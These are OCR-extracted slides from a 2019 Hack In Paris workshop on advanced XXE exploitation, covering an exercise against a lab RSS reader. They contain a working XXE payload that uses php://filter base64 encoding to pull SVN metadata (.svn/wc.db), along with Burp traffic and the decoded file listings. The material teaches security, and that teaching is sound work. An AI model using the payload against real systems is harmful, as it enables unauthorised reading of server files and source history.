ADVANCED XXE EXPLOITATION


Exercise 3: PHP filter encoding (App port 8023)


HACK IN PARIS
Cyber Security Conference

Slides: http://bit.ly/xxeparis

Philippe Arteau
GoSecure Countertack

19/06/2019


File
Edit
View
History
Bookmarks
Tools
Help
Smart RSS Reader
xxe-workshop.gosec.co:8023
Smart RSS Reader
http://www.reddit.com/r/netsec/.rss
Let's start reading!
THE ART OF
MILITARY STRATEGY
OUTMANEUVRE YOUR COMPETITION
MILITARY TACTICS




```xml

<!DOCTYPE feed [
<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=./.svn/wc.db">
]>

<feed>
    <title>test</title>
    <description>test</description>

    <entry>
      <title>Hello</title>
      <link href="http://example.com"></link>
      <content>&xxe;</content>
    </entry>

</feed>
```

Allow the extraction of binary file

SVN metadata
(older version : .svn/entries)

1. Ctrl-Shift-B

2. Grep or Open in SQLite


Burp Suite Professional v1.7.37 - Temporary Project - licensed to GoSecure Inc. [13 user license]
Burp Intruder Repeater Window Help Backslash
Sequencer Decoder Comparer Extender Project options User options Alerts JSON Beautifier Hackvertor
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Showing all items


#	Host	Method	URL	Params	Edited	Status	Length	MIME type
78	http://xxe-workshop.gosec.co:8...	GET	/back_mtl.jpg			304	147	JPEG
77	http://xxe-workshop.gosec.co:8...	GET	/styles.css			200	897	CSS
76	http://xxe-workshop.gosec.co:8...	GET	/view.php?url=http%3A%2F%2Fshell-...	✓		200	164394	HTML
75	http://xxe-workshop.gosec.co:8...	GET	/back_mtl.jpg			304	147	JPEG
74	http://xxe-workshop.gosec.co:8...	GET	/styles.css			200	897	CSS
73	http://xxe-workshop.gosec.co:8...	GET	/view.php?url=http%3A%2F%2Fshell-...	✓		200	555	HTML
72	http://xxe-workshop.gosec.co:8...	GET	/back_mtl.jpg			304	147	JPEG
71	http://xxe-workshop.gosec.co:8...	GET	/styles.css			200	897	CSS
70	http://xxe-workshop.gosec.co:8...	GET	/view.php?url=http%3A%2F%2Fshell-...	✓		200	2158	HTML
69	http://xxe-workshop.gosec.co:8...	GET	/back_mtl.jpg			304	147	JPEG
68	http://xxe-workshop.gosec.co:8...							
67	http://xxe-workshop.gosec.co:8...							
66	http://xxe-workshop.gosec.co:8...							

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
UfRVhURVJ0QUxTc3FsaXR1X2F1dG9
0xPQ0tfMTEwMCAxMDAgMSgGBBU7HC
QUxfUEFSRU5U0DAwMCA4MDAwIDEwI
xIwMEFycnTk9ERVNJX05PREVTX01E
EEFz0nTk9ERVNzcWxpdGVfYXV0b2I

<!-- SVN revision 145 -->

</body>
</html>
```

```
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□×8(file-commit
view.php)□□□¼@(file-commit test_dev.php)□□□□J(file-commit
supercomputer.gif)□□□y<(file-commit styles.css)□□□\D(file-commit
seriouscat.gif)□□□;:(file-commit index.php)□□□□@(file-commit
back_mtl.jpg)
□□□□□□□□ù□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```

? < + > view.php 6 matches
? < + > Type a search term 0 matches

Other file versioned




xxe-workshop.gosec.co:8023/test_dev.php

